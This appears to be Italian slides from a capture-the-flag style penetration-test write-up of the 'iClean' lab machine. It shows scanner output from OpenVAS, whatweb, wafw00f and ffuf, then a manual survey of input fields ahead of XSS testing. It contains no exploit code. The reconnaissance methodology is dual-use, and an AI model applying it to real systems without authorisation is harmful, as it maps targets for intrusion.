
Severity	Count
Critical	1
High	1
Medium	1
Low	1
Info	92

Vulnerability mapping

- OPENVAS
- Analogamente a come fatto con Nessus procediamo con l'analisi delle vulnerabilità anche con questo altro tool.



Vulnerability mapping



Vulnerability mapping

The screenshot shows the Greenbone Security Assistant web interface at <https://127.0.0.1:9392/tasks>. The main dashboard displays a pie chart titled "Tasks by Severity Class (Total: 4)" with three segments: one red segment labeled "3" and one blue segment labeled "1". Below the chart is a table of tasks:

Name	Description
Comprezzor	Immediate scan of IP 10.10.11.15
Unnamed	
Unnamed	

The "New Task" dialog is open, titled "New Task". It contains the following configuration:

- Name:** iClean
- Comment:** (empty)
- Scan Targets:** iclean_target
- Alerts:** (empty)
- Schedule:** -- (dropdown), Once (checkbox)
- Add results to Assets:** Yes (radio button selected)
- Apply Overrides:** Yes (radio button selected)
- Min QoD:** 70 (%)
- Alterable Task:** No (radio button selected)
- Auto Delete Reports:** Do not automatically delete reports (radio button selected)
- Scanner:** OpenVAS Default
- Scan Config:** Full and fast
- Order for target hosts:** Sequential
- Maximum concurrently executed NVTs per host:** 4
- Maximum concurrently scanned hosts:** 20

At the bottom of the dialog are "Cancel" and "Save" buttons.

The right side of the interface shows a sidebar with "Administration" and "Help" tabs, and a "by Status (Total: 4)" section with a pie chart showing four segments, all labeled "Done". At the bottom, there are navigation links for "Apply to page contents" and "Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net".

Vulnerability mapping

Greenbone Security Assistant

Report: Wed, Jun 5, 2024 7:14 AM UTC

Information Results (19 of 135) Hosts (1 of 1) Ports (3 of 3) Applications (24 of 24) Operating Systems (1 of 1) CVEs (16 of 16) Closed CVEs (0 of 0) TLS Certificates (0 of 0) Error Messages (0 of 0) User Tags (0)


Vulnerability	Severity ▾	QoD	Host	Name	Location	Created
Ubuntu: Security Advisory (USN-6736-1)	9.8 (High)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6725-1)	9.8 (High)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6766-1)	7.8 (High)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6742-1)	7.8 (High)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6735-1)	7.5 (High)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6754-1)	7.5 (High)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6727-1)	6.5 (Medium)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6727-2)	6.5 (Medium)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6719-2)	5.0 (Medium)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6729-1)	5.0 (Medium)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6755-1)	5.0 (Medium)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6756-1)	5.0 (Medium)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6737-1)	5.0 (Medium)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6768-1)	5.0 (Medium)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
Ubuntu: Security Advisory (USN-6733-1)	5.0 (Medium)	97 %	10.10.11.12	capiclean.htb	package	Wed, Jun 5, 2024 7:38 AM UTC
ClearText Transmission of Sensitive Information via HTTP	1.8 (Medium)	80 %	10.10.11.12	capiclean.htb	80/tcp	Wed, Jun 5, 2024 7:23 AM UTC
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	80 %	10.10.11.12	capiclean.htb	22/tcp	Wed, Jun 5, 2024 7:23 AM UTC
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	10.10.11.12	capiclean.htb	general/tcp	Wed, Jun 5, 2024 7:22 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	10.10.11.12	capiclean.htb	general/icmp	Wed, Jun 5, 2024 7:22 AM UTC

Vulnerability mapping

- WHATEB
- Andiamo ora ad analizzare quali framework e tecnologie sono stati utilizzati per creare la WebApp.
- Ciò sarà fatto con il comando whatweb
- Con questa semplice scansione possiamo già individuare alcuni servizi e specifiche come il fatto che è in esecuzione un servizio in Python.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ cat whatweb_res
http://10.10.11.12:80 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu
Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.12], Meta-Refresh-Redirect[http://capiclean.htb]
http://capiclean.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@capiclean.htb],
HTML5, HTTPServer[Werkzeug/2.3.7 Python/3.10.12], IP[10.10.11.12], JQuery[3.0.0], Python[3.10.
12], Script, Title[Capiclean], Werkzeug[2.3.7], X-UA-Compatible[IE=edge]
```

Vulnerability mapping



(antonio㉿kali)-[~/all/pentesting/iclean/scans]\$ wafw00f http://10.10.11.12:80

Woof!

~ WAFW00F : v2.2.0 ~

The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://10.10.11.12:80

[+] Generic Detection results:

[-] No WAF detected by the generic detection

[~] Number of requests: 7

- WAFW00F
- Ora ci chiediamo se è presente un firewall all'interno della Web App. A questo punto possiamo utilizzare wafw00f.
- In una prima occhiata non risultano essere presenti firewall e ciò può dare più libertà al pentester.

Vulnerability mapping


- FFUF
- Analizziamo ora tutte le pagine presenti all'interno del sito tramite il comando ffuf.
- Per fare ciò però prima dovremo ottenere delle wordlist o una concatenazione di esse.
La Wordlist che ho utilizzato si trova presso il sito:
<https://wordlists.assetnote.io/>
- E già da qui possiamo trovare delle pagine interessanti che saranno necessarie al completamento della sfida.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]$ ffuf -c -w ~/all/pentesting/wordlists/2m-subdomains.txt -u "http://capiclean.htb/FUZZ" -t 400
400
Wordlists are generated on the 28th of each month, using Commonspeak2 and
for, but it's not in the table below, send us a PR and it will be included on this page.
Various Security automatically maps your external assets and reduces your attack surface and would like a demonstration of our product?
Show your support: https://www.varioussecurity.com/support

v2.1.0-dev
Follow @assetnote
:: Method      : GET
:: URL         : http://capiclean.htb/FUZZ
:: Wordlist    : FUZZ: /home/antonio/all/pentesting/wordlists/2m-subdomains.txt
:: Follow redirects: false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 400
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
Automatically Generated Wordlists
services          [Status: 200, Size: 8592, Words: 2325, Lines: 193, Duration: 1055ms]
dashboard        [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 1068ms]
about            [Status: 200, Size: 5267, Words: 1036, Lines: 130, Duration: 1161ms]
login             [Status: 200, Size: 2106, Words: 297, Lines: 88, Duration: 1267ms]
team              [Status: 200, Size: 8109, Words: 2068, Lines: 183, Duration: 582ms]
choose            [Status: 200, Size: 6084, Words: 1373, Lines: 154, Duration: 610ms]
logout            [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 1210ms]
quote              [Status: 200, Size: 2237, Words: 98, Lines: 90, Duration: 410ms]
sendMessage       [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 1181ms]
QRGenerator      [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 1813ms]
server-status     [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 835ms]
```

Vulnerability mapping – analisi manuale

- ANALISI MANUALE
- Ci rechiamo in primis sul sito per vedere la sua struttura e le sue caratteristiche e se sono presenti dei campi di input che possono essere sfruttati.
- Il sito inoltre non espone API sfruttabili.




Vulnerability mapping – analisi manuale


- A questo punto con i risultati ottenuti del fuzzing precedente andiamo a visualizzare le pagine in cerca di campi di input.
- I campi di input sono in genere luogo di numerosi attacchi alle Web App in quanto se non opportunamente sanificati possono portare ad attacchi come XSS e SQL Injction.




Vulnerability mapping – analisi manuale



Vulnerability mapping – analisi manuale




Vulnerability mapping – analisi manuale



- In queste pagine vediamo che è possibile inserire dei campi di testo, quindi saranno prontamente analizzate in seguito.
- Andiamo ora a verificare la vulnerabilità rispetto ad attacchi di tipo XSS e lo faremo con Burp Suite.

